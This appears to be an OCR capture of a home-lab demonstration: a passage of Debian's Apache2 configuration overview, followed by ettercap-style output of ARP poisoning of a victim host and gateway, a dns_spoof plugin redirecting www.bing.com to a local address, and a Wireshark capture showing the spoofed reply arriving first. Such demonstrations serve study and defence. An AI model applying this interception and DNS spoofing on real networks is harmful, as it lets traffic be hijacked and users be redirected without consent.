
Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:


```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.



```
ARP poisoning victims:

 GROUP 1 : 192.168.1.109 08:00:27:D8:E1:B2

 GROUP 2 : 192.168.1.1 08:00:27:45:D9:CF
Activating dns_spoof plugin...
dns_spoof: A [www.bing.com] spoofed to [192.168.1.111] TTL [3600 s]
```

Reviewing wireshark packet capture. The spoofed dns response arrived before the legitimate response redirecting the victim.



```
No.     Time          Source          Destination     Protocol Length Info
     40 51.987789242  192.168.1.109   192.168.1.1     DNS        77 Standard query 0x8ac3 A www.microsoft.com
     41 51.992187263  192.168.1.109   192.168.1.1     DNS        77 Standard query 0x8ac3 A www.microsoft.com
     42 52.015061352  192.168.1.1     192.168.1.109   DNS       244 Standard query response 0x8ac3 A www.microsoft.com CNAME www.microsoft.com-c-3.edgekey.net CNAME ww…
     43 52.016208341  192.168.1.1     192.168.1.109   DNS       244 Standard query response 0x8ac3 A www.microsoft.com CNAME www.microsoft.com-c-3.edgekey.net CNAME ww…
     66 57.253011741  192.168.1.109   192.168.1.1     DNS        72 Standard query 0x522e A www.bing.com
     67 57.260197477  192.168.1.1     192.168.1.109   DNS        88 Standard query response 0x522e A www.bing.com A 192.168.1.111
```